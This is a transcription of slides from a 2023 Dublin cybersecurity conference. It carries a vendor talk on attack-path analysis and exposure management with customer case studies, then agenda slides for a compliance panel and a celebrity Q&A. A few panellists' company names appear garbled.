
Automated Discovery of How ALL Exposures Come Together To Put Critical Assets At Risk



- Long lists of only CVEs
- No attack path insight



- Limited attack path insight
- Not comprehensive, continuous or safe




A Smarter Approach – Attack Graph Analysis™

Identify **all attack paths**
to business-critical assets

Enable remediation focus on
Choke Points, not Dead Ends

Provide contextual, **guided**
remediation options

**Fix Less.
Prevent More.**



Organisations can practically eliminate
all attack paths to critical assets by
remediating


just 2%

of exposures that lie on choke points.


2024 State of Exposure Management Report, XM Cyber

Case Study: Fast, Demonstrable Risk Reduction

30,000 employee company goes from F (34) to A (100) in 4 months



Example step in the journey: Ransomware scenario resolved in 1 day



BEFORE


- Choke point on internet-facing file server
- 2 cached privileged credentials
- EDR not running, although installed



AFTER

Operationalize Ongoing Risk Reduction

Enables Continuous Threat Exposure Management



Enable business to operate securely with a scalable process

Answer "Where are we most vulnerable and what's being done?"

Foster Security & IT team alignment and efficiencies

Free up resources wasting time on the wrong fixes

SaaS Delivery & Managed Service

Accelerating Security Initiatives

OPERATIONAL



**Ransomware
Readiness**



**CVE
Prioritisation**



**SOC
Efficiency**



**OT Security/
Segmentation**

BUSINESS



**Digital Transformation
& Cloud**



**Cyber Risk
Reporting/
Compliance**



**Supply Chain &
3rd Party Risk**



**Mergers &
Acquisitions**

Carbery

Challenge:

- Carbery Group split across Carbery and Synergy subsidiaries in Ireland and US (M&A)
- Risks from IT to OT/Manufacturing (OT)
- Shared infrastructure across the businesses
- On-prem and Cloud environments (Cloud Transformation)
- Agile business, rapidly changing (Continuous)

Solution:

- XM Cyber deployed across On-Prem, AD and Cloud
- Choke Points identified and resolved across on-prem issues between businesses including segmentation
- Risks to Manufacturing eliminated
- Hybrid On-prem to Cloud risks eliminated

Impact / Value:

- Improved cyber resilience to protect manufacturing and intellectual property that are key to keeping Carbery operational
- Measurable reduction in risk



IADT

Challenge:

- Small team looking after a large complex campus environment (SOC Prioritisation)
- Student and Lecturer environments, 2500 students, 350 staff
- 3rd party access (3rd party risk)
- Student medical data

Solution:

- XM deployed across on-prem and AD
- Prioritized choke points based on IADTs most critical systems that keep them running, or have critical student data

Impact / Value:

- Improved segmentation and resilience based on XM Cyber attack simulations
- Eliminate risk from 3rd party access
- Patch and CVE prioritisation based on exploitability, not just vulnerability (CVE Prioritisation)



Key Takeaways

What to consider on your CTEM journey

01

Widen the scope

- Exposure goes beyond CVE
- Look across CVEs, Misconfigurations, AD, Cloud, Network to get a true understanding of posture

02

Look at Cloud from all angles

- “Cloud” is not all Lambda functions and K8s
- Lift & Shift created “double bubble” risks
- VMs exist in Cloud with network connectivity to On-prem
- Domain joined VMs, AWS AD Service
- IAM attacks, Kubernetes

03

Move to Continuous

- Have a process to review issues on a continuous basis, not just point in time
- Create relationships with the different teams that will remediate these issues, and give them context on the risk to operationalise

04

Quick Wins

- Focus on the quick wins that need the least amount of effort for largest reduction in risk
- Plan mid to long term improvements like network segmentation based on your findings, backed by risk



Q&A

 **XM Cyber**

Integrity360
your security in mind

Thank you

#SecurityFirstDublin

#SecurityFirstDublin

Integrity360
your security in mind

Refreshment break + Demo labs



Streamline security and
pick up the pace of
meeting cyber goals



See, secure, protect
and manage your
entire Attack Surface



Detect, defend and
educate in a world of AI



#SecurityFirstDublin

Integrity360
your security in mind

Welcome back



#SecurityFirstDublin

**SECURITY
FIRST**
CYBER SECURITY CONFERENCE 2023

CRA panel session: Balancing Compliance and Security



Richard Ford

CTO

Gracepgw14.



Tony Dunne

Senior CRA
Advisor

Integrity360



George Tsachlis

Senior Security
Solutions Engineer

P_ngh5



Matej Zachar

CISO

Kontent.AI



Jack Nagle

Senior Compliance
Manager

Bmas qg61



Richard Dunne

CISO

Technological
University Dublin

#SecurityFirstDublin

Integrity360

your security in mind

**Quick Interval,
grab a beverage**



#SecurityFirstDublin

Q&A with Dara Ó Briain



Dara Ó Briain

Acclaimed presenter & comedian

Loman McCaffrey

Business Development Director - Ireland



#SecurityFirstDublin

Integrity360
your security in mind

Thank you



#SecurityFirstDublin

**SECURITY
FIRST**
CYBER SECURITY CONFERENCE 2023

Integrity360
your security in mind

**Please join us for
our drinks reception**



#SecurityFirstDublin